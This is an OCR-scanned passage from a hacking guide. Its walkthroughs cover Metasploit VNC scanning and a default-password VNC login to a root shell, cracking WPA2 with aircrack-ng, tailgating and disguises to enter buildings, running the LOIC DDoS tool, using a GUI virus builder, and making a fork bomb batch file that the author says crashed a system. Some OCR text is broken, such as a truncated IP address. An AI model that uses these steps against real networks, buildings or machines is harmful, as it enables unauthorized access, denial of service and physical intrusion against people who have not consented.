


```
msf > use scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options

Module options (auxiliary/scanner/vnc/vnc_none_auth):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifi
er
   RPORT    5900             yes       The target port
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(vnc_none_auth) > set RHOSTS 192.168.126.130
```

Next, let's make sure that our target is running VNC, we will do this with the following command: use
scanner/vnc/vnc_none_auth

Next we do: show options
This will show us the required options and settings. We can see the **RHOSTS** is missing, we need to add our target computer's IP


To set the target's IP we type: set ***RHOSTS 192.168.126.130***



```
Auxiliary Commands
==================

    Command       Description
    -------       -----------
    check         Check to see if a target is vulnerable
    exploit       This is an alias for the run command
    pry           Open a Pry session on the current module
    reload        Reloads the auxiliary module
    rerun         Reloads and launches the auxiliary module
    rexploit      This is an alias for the rerun command
    run           Launches the auxiliary module

msf auxiliary(vnc_none_auth) > check
[*] 192.168.126.130:5900 This module does not support check.
[*] Checked 1 of 1 hosts (100% complete)
msf auxiliary(vnc_none_auth) > 
```


If we enter: **help** we can see the various commands

The first thing we want to do from here is **check** to see if our target is indeed running ***VNC***.




```
[*] 192.168.126.130:5900  - 192.168.126.130:5900 - VNC server protocol version:
[3, 4].3
[*] 192.168.126.130:5900  - 192.168.126.130:5900 - VNC server security types sup
ported: VNC
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Running **exploit** we can see ***VNC*** is running on the target.



VNC server: 168.126.130

Opening a new **Terminal** we enter **vncviewer** to launch the viewer and enter the target IP. For the password field we are going to try the VNC default password: password. We could also determine this by running a **Nessus** scan or we could have ran a **Hydra** scan.




```
root@metasploitable:/#
```

Now we have ***VNC*** access into our target.


Wireless hacking with Airmon-ng:

This is a very quick guide on wireless hacking with ***airmon-ng*.** There are a number of techniques that can be employed when hacking wireless networks, however this is a very simple and quick method. All of the necessary tools are already loaded on ***Kali Linux***.




```
root@kali:~# ifconfig
```

From the ***Kali Linux console*** enter the command ***ifconfig***. We will use this command to verify the name
of our wireless card.




```
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 36:50:04:2e:9b:88  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

From the above image we can see that our wireless card is called ***wlan0, n***ext we will need to put our card into a listening or ***monitor mode***. The name of your wireless card may be different, if this is the case make note of it and remember to apply it to the rest of this guide.




```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
 1107 NetworkManager
 1286 wpa_supplicant
 1295 dhclient

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 7260 (rev 83)

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Next we enter the following command: ***airmon-ng start wlan0*** This will disconnect our wireless card if it is already connected to a network and put it into a listening state. If you have a issue launching the program type: ***airmon-ng check kill***.



```
root@kali:~# airodump-ng wlan0mon
```

Next we will want to see what wireless networks that are in range by typing in the following: ***airodump- ng wlan0mon***



```
CH  6 ][ Elapsed: 6 s ][ 2017-06-14 19:43

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F8:[redacted]:1E:[redacted]:E4:E9  -28        6        0    0   5  54e. WPA2 CCMP   PSK  [redacted]
F8:[redacted]:1E:[redacted]:E4:EA  -29        6        1    0   5  54e. OPN              [redacted]
F8:[redacted]:1E:[redacted]:E4:E9  -30        7        0    0   5  54e. WPA2 CCMP   PSK  [redacted]
F8:[redacted]:1E:[redacted]:E4:E9  -31        6        0    0   5  54e. WPA2 CCMP   PSK  [redacted]
F8:[redacted]:1E:[redacted]:E4:E8  -31        5       12    2   5  54e. WPA2 CCMP   PSK  [redacted]
F8:[redacted]:1E:[redacted]:E4:E8  -33        5       12    2   5  54e. WPA2 CCMP   PSK  [redacted]
```

We should start seeing all wireless networks that are in our range. Each one will be listed under several categories.

BSSID: The wireless network's hardware address

PWR: Tells us how far the ***AP*** (***Access point***) is from us. The higher the number the farther it is

Beacons: The signal the ***AP*** is sending

#Data: The number of useful data that is sniffed

#/s: The amount of data passed

in seconds ***CH***: The channel

the ***AP*** is broadcasting on ***MB***:

The maximum speed

ENC: The type of encryption that is being used

CIPHER: # Used to


decrypt ***PSK***: Type of

authentication

ESSID: The ***AP***


broadcast name To

stop, hit ***ctrl + c***



```
root@kali:~# airodump-ng --channel 1 --bssid [redacted]:E6:[redacted]:44:85:E8 --write wifitest wlan0mon
```


Once we find the wireless that we want to try and get onto enter the following command followed by the ***AP bssid*** number and ***channel***.
Airodump-ng --channel 1 --bssid F8:00:00:00:00 --write wifitest wlan0mon
The above example we are going to sniff traffic on ***channel 1***, with a ***bssid*** of ***F8:00:00:00:00:00*** then write the information on a file called ***wifitest*** using ***wlan0mon***



```
CH  1 ][ Elapsed: 0 s ][ 2017-06-14 19:46

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 [redacted]:E6:[redacted]:44:85:E8  -74   0       11        0    0   1  54e. WPA2 CCMP   PSK

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

Once we initiate the ***airodump-ng*** command you will see the above screen. The longer we leave this Sniffing the more data that we will have to use to crack the password.

To stop, hit ***ctrl + c***



```
root@kali:~# aircrack-ng wifitest-01.cap -w wordlist.txt
Opening wifitest-01.cap
Read 138 packets.

   #  BSSID              ESSID                     Encryption

   1  [redacted]:E6:[redacted]:44:85:E8                               No data - WEP or WPA

Choosing first network as target.
```

Next we can either use a pre-existing word list (such as the massive password list ***rockyou***), build our own with ***Crunch*** (another program in ***Kali Linux*** that can be used to build custom password lists) or grab a prebuilt one.

Assuming we have a custom dictionary called ***wordlist.txt*** that we want to use, we enter the following:
aircrack-ng wifitest-01.cap -w wordlist.txt

Gaining Physical Access:

Sometimes in order to gain access you must physically gain access to the location, below are some tips to help you gain access.

Tailgating:

Tailgating is a simple, yet effective way to gain entry into a building. An example of this would be to join a group of workers that are smoking outside of the targeted building and join them. Strike up a conversation with them, give a cigarette, try to fit in. As they return inside, follow along while still engaging in conversation. A second method would be to stay close to people while they are entering a building, chatting with someone, perhaps discussing current events. Often times if a person appears to be with the actual employees can get past the desk guard or secretary.

Disguises:

Based on your information gathering you may be able to build a suitable disguise to gain entry. Printing a vendor shirt that they company uses or running down to your local uniform supplier to disguise yourself as their local janitor company could allow you to slip in quietly and without arousing suspicion. Playing the role of a low ranking employee that has high access such as a janitor can make your job easier.

Confidence:

Appearing confident can get you far. As long as you act like you belong, even to the point in ignoring the front desk guard or secretary can actually get you access. I have seen this trick work often when used against a security guard.

Lock Picking:

Sometimes, talking or sneaking your way through the door just won't work of if you are trying to gain physical access to a server the door may be locked. In these situations being able to pick a lock is an invaluable skill to have. The basic ***lockpick*** kit will have 2 parts to it, a tension wrench that you use to turn the lock and pick itself.

The ***tension wrench's*** role is to turn the lock as much as the lock will allow while the pick itself is used to push the pins up to the shear line. Patience and a light touch is needed in order to gauge it just right. If you push too far or not far enough the pins will reset.

A good resource along with a cut away view
can be found here:
http://www.lockpickguide.com/pintumblerlockpick.html

References:
Chris
Hadnagy

Computer viruses

Computer ***viruses*** can serve a number of uses ranging from malicious mischief to serving as a ***backdoor*** into a network or computer. ***Denial of Service attacks (DDOS)*** can also play into this by creating a distraction. In this section we will be looking at some ***virus*** tools and creating ***viruses***.

Computer Viruses:

Computer viruses have evolved over the years into several different categories. Computer ***viruses*** are an important part to ***hacking***, ***penetration testing*** and ***network security***. They can be employed to create a distraction, ***backdoors***, or even as a method of ransom. Below are some of the common types of viruses:


Ransomware/cryptoware: This type of virus will encrypt the files on your computer and possibly spread through your network, after which a ransom page will appear with instructions as to how to pay the hacker and unlock your files. The amount of ransom varies, often times staying within a "reasonable" amount in order to increase the likelihood of the hacker to get paid. No one is safe from this as home users, hospitals, schools, and police departments have been targeted. To make matters worse, paying the ransom does not always mean your files will be unlocked. If a system does become infected by one of these remove it from the network in order to isolate it. If you are able to identify the type of ***ransomware*** you may be lucky enough to find a unlock program, otherwise you will likely need to restore from a backup.

Scripts: This type of ***virus*** tend to be simple programs that are generated from a ***virus tool***. These often times fall under the "***script kiddie***" category and in general will be detected by many ***antiviruses***.

Trojans: This type of ***virus*** is hidden within legitimate programs. Downloading cracked programs and filesharing can contain ***Trojans***. Once on your system the ***payloads*** can vary**.**

DDOS Attacks:

Low Orbit Ion Cannon or ***LOIC*** is another method of attack that relies on flooding the target's network in a ***DOS*** or ***DDOS*** (***Denial of service or Distributed denial of service***).



Low Orbit Ion Cannon | When harpoons, air strikes and nukes fail | v.1.0.0.0

1. Select your target

URL:

IP: 127.0.0.1

Selected target: NONE!

3. Attack options

Timeout: 9001

HTTP Subsite: /

TCP / UDP message: A cat is fine too. Desudesudesu~

Port: 80

Method: TCP

Threads: 10


☑ Wait for reply

The use of this attack is incredibly simple.

- Under the ***URL*** or ***IP field*** the attacker would enter the address and click "***Lock on***"
- Under "***Attack options***" the attacker can set the attack method (***TCP, UDP, etc.***)
- ***Port number*** and ***threads*** can be set
- Once all the settings are in place all they need to do is click "***IMMA CHARGIN MAH LAZERS***" and the attack will commence.

Virus Creation Tool:

Below is one of many ***virus creation tools*** that can be found online. This is to help demonstrate how easy it is for a person to create a ***virus***.



Options

□ Delete File
□ Kill Process
□ Execute Command
□ Open CD
□ Hide Icons
□ Hide Taskbar
□ Messages Single
□ Messages Bomber


□ SendKeys
□ Write Word
□ Crazy Mouse
□ Crazy Hour
☑ Shutdown
□ Reboot
□ Close Session

□ Open URL
□ Load Paint
□ Edit Taskbar Text
□ Turn Off Monitor
□ Speak
□ Play Beeps
□ Block All

□ Change Wallpaper
□ Change Screensaver
□ Printer Bomber
□ Form Bomber
□ HTML Bomber
☑ Windows Bomber
□ Download and execute

```
[+] Program Ready
```

As you can see from the screen above launching the program it has several options to select with a click of the mouse.




Save in: Release

Name	Date modified	Type
DH_Virus_Maker	10/11/2016 6:01 PM	Applicatic
stub	10/11/2016 6:01 PM	Applicatic

File name: the virus

Save as type: Exe file



File name: the virus

Save as type: Exe file

[+] Program Ready

From there we simply click the "***Build***" tab, name our ***virus***, and save it.

Making a virus:


Part of hacking is computer viruses, viruses can cause havoc, create backdoors, or create a diversion for us. In this section we will be making what is known as a ***Fork bomb*** virus.

A ***Fork bomb virus*** is an incredibly simple virus to make, yet efficient. In short the virus is a denial of service attack on the computer that will tie up the system resources until the computer crashes.

As a reminder this is intended for educational purposes and should not be used for malicious means.


How it works: The virus itself is a batch file who's command is to run itself in a replicating fashion. The first instance opens 2 of the same program, those 2 open 4, those for open 8, and so on until the computer locks up.

How to make your virus:



```
start forkbomb.bat
```

In your test editor (in this case I am using ***Notepad***) type: start forkbomb.bat



File name: forkbomb.bat

Save as type: All Files

Click ***File*** and ***Save*** then save the file as ***forkbomb.bat***

There you have your virus. I tested this on an Intel i7 with 8GB of memory and was able to crash the system after a couple minutes.

Maintaining access:

Having a foothold on the network or system is only useful if we are able to maintain that access. We will be looking at some methods to maintain our access.

Evading detection:

It does us little good to hack into somewhere only to be detected. Avoiding detection and knowing how to clear our tracks also falls under the phases of hacking. Below we will be looking at some techniques to help keep our identities and activities from prying eyes.

Chrome Browser:

While the Chrome browser is incredibly popular Google, does collect a large amount of data in order to target adds to you and to learn your browsing habits.

Turn off microphone, camera, and other settings:


Having your microphone activated while Chrome is on can potentially allow it to listen for keywords, thus serving up targeted adds.

- Open up the Chrome settings
- Under ***Privacy*** check send a ***"Do Not Track" request with your browser***
- Click on ***Show advanced settings***
- Under ***Privacy*** click ***Content settings***
- Under Cookies change to ***Keep local data until you quit your browser***
- Under ***Location*** change to ***Do not allow any site to track my location***
- Under ***Microphone*** change to ***Do not allow sites to access your microphone***
- Under ***Camera c***hange to ***Do not allow sites to access your camera***
- Click ***Done***

